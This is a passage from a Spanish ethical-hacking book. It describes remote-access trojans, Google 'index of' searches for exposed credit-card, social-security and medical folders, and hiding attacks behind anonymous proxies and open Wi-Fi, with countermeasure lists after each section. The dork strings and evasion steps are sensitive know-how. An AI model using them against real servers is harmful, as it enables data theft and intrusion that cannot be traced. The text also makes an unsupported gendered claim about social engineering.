Un troyano es un programa que corre en una computadora de forma en que el usuario no sepa que está instalado y a su vez abre una puerta para que el hacker pueda entrar al sistema.

**Lista de troyanos comunes:**

- **Back Orifice**
- **Bandook**
- **Beast Trojan**
- **LeoSrv**
- **NetBus**
- **Nuclear RAT**
- **Optix Pro**
- **Shaft**
- **sharK**
- **Storm Trojan**
- **SubSeven**
- **ProRat**


Existen miles de troyanos y vamos a dejar una lista al final para que usted como analista pueda hacer las pruebas usted mismo.

Los troyanos le permiten a los hackers manipular la computadora, controlar los dispositivos como **Mouse**, **Teclado**, **CD-ROM**, les permite copiar información, activar y desactivar programas de computadora. También le permite al hacker ver lo que el usuario hace sin que él lo sepa. Existen algunos troyanos que le permiten al hacker tomar total control de la computadora sin el consentimiento de usuario. En las próximas páginas estaremos presentando imágenes de los troyanos más usados y sus funciones. Los troyanos más populares han sido: **Back Orifice**, **NetBus**, **Subseven** y **ProRat**.

**"Los troyanos son una herramienta muy utilizada por los hackers"**


## Screenshots de los siguientes troyanos:

## **BackOrifice**:




Este es uno de los primeros troyanos que se hizo famoso a través de la red. Casi toda la red fue infectada con esta herramienta, pues le permitía al hacker ver los procesos, passwords guardados, programas y muchas cosas interesantes.

## NetBus:





El **Netbus** fue el troyano que hizo famoso el hacking. Era una herramienta tan utilizada por los hackers y personas que le interesaba el hacking, que hasta ellos mismos se infectaban con la herramienta para divertirse.

## SubSeven:


**¿Quién no llego a utilizar SubSeven?** Otro troyano de muy buena calidad. Si usted no lo ha utilizado le invito a descargarse la aplicación.

## ProRat:




Estas dos versiones el: **SubSeven y el ProRat**, fueron troyanos de excelencia. Son buenos y usados por la mayoría de los hackers para hacer pruebas y dejar la puerta abierta para futuras conexiones. En esos momentos, los hackers solían robar mucha información. Si usted desea ver otros troyanos simplemente entre a www.google.com y escriba: **Trojan list**. Verás que te aparecerá una gran lista de troyanos.

Otra de las formas para mantener acceso en un sistema es saber los códigos de acceso del mismo sistema o conocer alguna vulnerabilidad que le permita al hacker entrar. También puede ser un **backdoor o troyano**. La verdad que todo es relativo y puede estar basado en la creatividad. Los hackers son muy creativos y las estadísticas informan que la mayoría de los hackers son jóvenes y tienen mucho tiempo libre, para estar haciendo pruebas.

Los hackers utilizan técnicas sencillas para entrar a las carpetas de los servidores de páginas de Internet para así conseguir datos, archivos y bases de datos. Simplemente un pequeño proceso de búsqueda le permite a los hackers beneficiarse de muchos recursos. Es simple y es usando el buscador de páginas de Internet **google.com.**


El hacker simplemente entra al buscador de páginas de Internet: http://www.google.com.

Luego en el search escribe: **"index of /database"**

**/database** = Una carpeta de bases de datos, usualmente las personas o ingenieros de sistemas, nombran las carpetas por sus características. Me explico, si la carpeta tiene fotos, le llaman a la carpeta fotos; si tiene música, le llaman música; si tiene bases de datos ¿cómo sería?... Database o base de datos. Usualmente los términos los verás en inglés.


Vamos a ver que sale cuando realizo un search con esta información en google.com:

Realizando una búsqueda como: **“index of /database”:**




**“Google es una herramienta muy usada por los hackers para investigar información”**

Si usted se fija en la foto aparece index of **/database**. Ahora vamos a entrar dentro de esa carpeta para ver qué información nos presenta.



Index of /database

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 00README.txt | 27-Sep-2003 19:55 | 467 | |
| TBL_ALLELE_INFO.sql | 27-Sep-2003 19:33 | 410 | |
| TBL_ALLELE_INFO.txt.gz | 27-Sep-2003 19:33 | 8.5M | |
| TBL_CLIQUE_INFO.sql | 27-Sep-2003 19:33 | 503 | |
| TBL_CLIQUE_INFO.txt.gz | 27-Sep-2003 19:35 | 351M | |
| TBL_CONFIRM_RESULTS.sql | 27-Sep-2003 19:35 | 570 | |
| TBL_CONFIRM_RESULTS.txt.gz | 27-Sep-2003 19:35 | 20K | |
| TBL_FLANK_INFO.sql | 27-Sep-2003 19:35 | 401 | |
| TBL_FLANK_INFO.txt.gz | 27-Sep-2003 19:36 | 263M | |
| TBL_INSTITUTE_INFO.sql | 27-Sep-2003 19:36 | 436 | |
| TBL_INSTITUTE_INFO.txt.gz | 27-Sep-2003 19:36 | 321 | |
| TBL_MASK_RES.sql | 27-Sep-2003 19:36 | 401 | |
| TBL_MASK_RES.txt.gz | 27-Sep-2003 19:36 | 9.9M | |
| TBL_METHOD_DETAILS.sql | 27-Sep-2003 19:36 | 363 | |
| TBL_METHOD_DETAILS.txt.gz | 27-Sep-2003 19:36 | 13K | |
| TBL_METHOD_INFO.sql | 27-Sep-2003 19:36 | 667 | |
| TBL_METHOD_INFO.txt.gz | 27-Sep-2003 19:36 | 1.1K | |
| TBL_RELEASE_INFO.sql | 27-Sep-2003 19:36 | 406 | |

Esto es lo que aparece en la carpeta y todo esto son los archivos que se encuentran en el servidor. Algo interesante es que los hackers utilizan ejemplos como:

**Index of /creditcard**
**Index of /securitysocial**
**Index of /account**
**Index of /medical**
**Index of /record**
**Index of /photos**
**Index of /archive**
**Index of /pdf**
**Index of /docs**

Es muy importante que usted como profesional de IT (Information Technology), no coloque información confidencial en servidores de páginas de Internet, alguien podría conseguirlo. Usted podría evitar que Google, coloque estás carpetas en su buscador, preparando un archivo robots.txt, con instrucciones para que Google no coloque la información.

Para crear este archivo, podría entrar a: http://www.mcanerin.com/en/search-engine/robots-txt.asp

**"Muchas Empresas dejan información importante en las carpetas de sus servidores"**

## Contramedidas:

- Instale programas para detectar troyanos, llamados "**Trojans Detectors**", estos programas escanearan su sistema y eliminarán los troyanos encontrados.

- Mantenga su antivirus siempre actualizado y funcionando. Nunca desactive su antivirus, siempre y cuando sepa lo que está haciendo.

- Siempre tenga activado su "**Firewall**"

- Verifique las conexiones que tiene su sistema, para verificar si hay alguien contectado al mismo, sin su autorización. Una herramienta que podrías utilizar para verificar esto, sería utilizar el comando **netstat**, en el "**Command Prompt**" de Windows.

- No permita que nadie le instale programas a su computadora sin autorización.

- Evite instalar programas pirateados o bajados desde "**Torrents**". Muchos de estos programas están infectados con troyanos.

- Verifique si hay actividad o comportamientos extraños en su computadora.

- Verifique siempre el "**Event Viewer**" de Windows o los "**logs**" del sistema, para verificar si algo se ha instalado sin su autorización.

- Analice las configuraciones de su "**Firewall**" en su "**Router**", para detectar si hay puertos abiertos por donde un hacker pueda contectarse internamente a su red.

- Para evitar que el contenido de sus servidores "Webs", sean publicados por Google, utilice el archivo "**robots.txt**", con los parámetros para restringir el acceso a contenidos específicos.

- Evite instalar programas pirateados en sus sistemas, alguien puedo haberlos modificado e instalarle un troyano.

- Solo instale programas en sus computadoras, de personas que usted conozca y le tenga confianza.

- Realice constantemente escaneos a sus computadoras, para verificar si hay puertos abiertos extraños.

- Cambien sus contraseñadas, cada 30, 60 o 90 días.

# Borrar Huellas

CAPITULO 6

# Borrar Huellas


Esta es la última etapa del ciclo del hacking y la más importante. Los hackers ahora no se enfocan en borrar las huellas. Su enfoque es ocultarla. Si la ocultan no hay que borrarlas. Los hackers utilizan técnicas para que no se vean de dónde proviene la conexión, con el propósito de que si son detectados, puedan escaparse y no puedan ser rastreados. Una de las técnicas más usadas por los hackers es esconderse detrás de los **Proxy.** Un Proxy permite a un hacker o atacante navegar por Internet sin ser detectado o realizar un ataque desde el **Proxy**. Imagine que hay una computadora en China y el hacker vive en Puerto Rico. El atacante puede conectarse a la computadora de China y cuando hace el ataque y lo rastrean, aparece el IP de China y no el de Puerto Rico.

De esta forma el atacante queda cubierto y sólo se verá que el ataque proviene desde China. Incluso el hacker podría utilizar varios Proxy a la vez para que así se vea que el ataque proviene de varios países a la vez y realmente es una sola persona desde un solo país. Todas las conexiones que las personas realizan en las redes pueden ser grabadas y guardadas por propósitos de seguridad. Al hacker no le conviene que su dirección de IP quede guardada porque entonces podrían atraparlo.

Esto se realiza utilizando los Proxys que son computadoras o dispositivos que se encuentra en otros lugares y que le permiten conectarse y navegar desde ese servidor.

Para hacer este ejercicio el hacker necesita conseguir una lista de Proxy. Para esto entra a http://www.proxy4free.com.


**Vea el sitio:** http://www.proxy4free.com





Aquí aparecen una lista de IP, puertos y el tipo de privacidad, el hacker nunca utiliza el que dice transparente, debido a que aparece cuál es el IP del hacker; siempre se utiliza **High Anonymity.**

En este caso, el hacker tiene que configurar su programa de navegar en Internet. Por ejemplo, si navega por Internet, con Internet Explorer, pues debe configurarlo para que utilice el Proxy. Para esto el hacker realiza los siguientes pasos:

Presiona el icono de la “  ” de Internet Explorer, luego que el programa abra le das un clic a “**Tools**” en la parte de arriba del programa. Luego va a “**Internet Option**”, se va abrir un cuadrito y luego escoges Connections y verás lo siguiente:



Luego el hacker hace un clic a donde dice **Lan Settings** y aparece esto:





Entonces en la parte donde dice **Proxy Server** el hacker escribe el **IP** y el puerto que encontró en la lista de los Proxy en Proxy4free, luego de eso presiona OK y listo. Ya puede navegar a través de un Proxy de forma anónima.

Otro ejercicio muy utilizado para ocultar huellas, es conectarse a una **red pública wireless** y desde ahí realizar el ataque. Los hackers saben que realizar un ataque desde una red pública que sea wireless es más difícil que sean atrapados debido a que se pueden conectar a la red wireless desde un auto, desde un edificio, o desde un parque, utilizando alguna antena para aumentar la distancia de la conexión. Una antena que tenga la capacidad de comunicarse a 2 millas de distancia, es difícil encontrar quieren realmente fue. El lugar realmente no importa, lo que importa es que la señal llegue hasta la Laptop. Existen muchos hotspot gratis para que las personas se puedan conectar.

Existen herramientas que ayudan a los hackers a buscar puntos wireless abiertos por sus ciudades, el nombre de la herramienta se llama NetStumbler. La puede conseguir en **NetStumbler.com**. Se requiere que tu computadora o laptop tenga una tarjeta Wireless.

## NetStumbler:

http://www.netstumbler.com




Este software se instala en la computadora y detecta todos los **Access Point** que se encuentran cerca de su rango de alcance. Si la utilizas en tu computadora te van a aparecer unos círculos verdes que tienen candados es que están protegidos, los círculos verdes que no tienen candado, es que son Puntos de Accesos que no están bloqueados y que cualquier persona puede conectarse. Los círculos grises es que no tienen señal o están lejos. Según el color de los círculos, así es la calidad de la señal.

Muchas veces los hackers van de ciudad en ciudad buscando puntos abiertos, y se conectan para hacer sus ataques. Lo interesante de esto es que si se conectan a un punto abierto, el IP que aparece en el ataque es el del Access Point, en todo caso el de un vecino u otra compañía. Este problema ayuda a los hackers aprovecharse de esta situación, y es que 1 de cada 5 Access Point que están conectado en los hogares o empresas están abiertos.

Cuando un hacker se conecta a un **Access Point** es como si conectará un cable directo al sistema de Internet de la red. Es como si estuviera dentro de su hogar o compañía.

Muchas empresas tienen sus routers y Access Point con claves WEP, pero actualmente hay buenas técnicas que le ayudan al hacker a romper estas claves sin problemas, por eso se recomienda como mínimo utilizar **WPA2**.

Incluso existen antenas que pueden conectarse al Router o Access Point desde cientos de pies para que la víctima no se dé cuenta. Estas antenas se consiguen en **ebay.com**.

**Mira varias fotos de estas antenas:**


Actualmente en el mercado de las redes inalámbricas existen cientos de antenas diferentes con distintos alcances. En www.ebay.com los hackers suelen comprar todo tipo de equipos, desde antenas, cablerías, routers, tarjetas para laptops y hasta vestimentas.

Una de las técnicas que también los hackers utilizan es ir a los centros comerciales y empezar a hacer pruebas de hacking con las tiendas y negocios. La mayoría de ellas tienen Internet wireless y muchas veces ni ellos mismos saben que tienen Internet wireless.

**"Existen una gran cantidad de antenas y modelos de alto alcance que pueden ser utilizadas para conectarse desde 100 pies hasta 2 kilómetros de distancia"**

## Contramedidas:

- Los hackers pueden entrar a sus sistemas y alterar los "**logs**", siempre coloque restricciones a esos archivos, donde solo el administrador pueda tener acceso a ellos y modificarlos. Estas configuraciones se hacen en el área de "**Permissions**".

- Siempre haga copias de los "**logs**", de sus sistemas

- Verifique los "**Logs**" de los servicios de FTP, Telnet, SMTP, SNMP, POP, IMAP, HTTP, SSH y otros servicios comunes. Es importante que usted monitoree los servicios que usted tiene instalado en su computadora.

- Coloque siempre password complejos a sus sistemas

- Configure su "**Access Point**", con encriptaciones WPA2 en adelante.

- Nunca deje las contraseñas de fábrica que tiene el "**Router**"

- Cambie la clave de su router cada 30, 60 o 90 días

- Desactive el "**SSID Broadcast**" de su "Access Point", para así ocultarlo y el hacker no lo vea.

- Utilice opciones de "**MAC Filtering**", para evitar que equipos no autorizados se conecten a su red.

- Mantena siempre instalados programas de "**Network Monitor**" en sus sitemas, para así saber si hay conexiones externas o exceso de tráfico en la red.

- Mantenga siempre sus sitemas actualizados. Muchos de estos ataques o troyanos, pueden ser ejecutados gracias a vulnerabilidades en los sistemas.

- Tenga siempre su "**Firewall**" activado

- Tenga segmentada la red, para evitar que intrusos que entren a una red, puedan comunicarse con la otra. Podría tener instalado un Host Intrusion Detection Systems" (HIDS) o un Network Intrusion Dectetion Systems (NIDS).

- Realice escaneo de "**Access Points**" para ver si dentro de su empresa, hay sistemas de "**Access Points**", que usted no conozca que están instalados.

- Tenga todos sus sistemas con contraseñas y se puede tener su red en modo "**Domain**" en vez de en "**Workgroup**", podría añadirle más seguridad a la misma.

# Integeniería Social

CAPITULO 7

## La Ingeniería Social

La ingeniería social es la técnica más usada por los hackers, cuando ninguna herramienta funciona. Déjame decirle algo, alguien puede hacer un caos si necesidad de tocar un botón. La ingeniería social se le conoce como el proceso de hacerse pasar por alguien quien no es, para conseguir algún tipo de información. Esto es uno de los problemas principales en la seguridad debido a que una mujer hacker, o un hacker que se haga pasar por mujer en un chat, podrá conseguir el 300% más de información que si fuera del mismo sexo.

Lo interesante de esto es que siempre hay alguien que nos convence. Existe un factor en el hacking bien interesante y entiendo que algunas personas le molestan que lo mencione, pero es el factor femenino. No es que sea machista o feminista, ni nada de eso. A lo que me refiero es que la mayoría de las persona de departamento de IT son varones. Las mujeres son el sexo opuesto y los hombres siempre tienden a agradar.

Una estrategia que utilizan los hackers son los famosos Chats. Los chats son sistemas que permiten a las personas hablar con otras personas y lo mejor de todo esto es que puedes decir lo quieras porque no te ven a menos que tengas una cámara.

**En este caso, usualmente los hackers utilizan Chats como:**

1. **Msn Messenger**. http://www.microsoft.com
2. **Yahoo Messenger**. http://www.yahoo.com
3. **GMAIL messenger**. http://www.google.com
4. **Trillian**. http://www.download.com
5. **MIRC**. http://www.mirc.com
6. **AOL y otros**. http://www.aol.com


De esta sencilla lista hay dos que personalmente yo utilizo, el cual es **MSN Messenger** y el **Mirc**. El **Mirc** es uno de los sistemas de mensajería más utilizados por los hackers. Aunque ya ha decaído su uso, todavía existen muchas personas que lo utilizan, pero gracias a la llegada del Facebook, ahora los hackers tienen una gran biblioteca para conseguir víctimas.

Los hackers se cambian los nombres en los Chat y nunca dan información personal a través de la red. Ellos no dan la información personal, pero la otra parte le dice todo lo relacionado con la empresa, su hogar y hasta de su vida. El hacker siempre va a hacerle creer a su víctima/objetivo a través de un chat o un teléfono, que es una persona honesta y fiel de confiar. La verdad es que no se recomienda confiar en nadie en la red. Pero el ser humano es un ser que necesita aprecio, cariño, atención y aceptación.

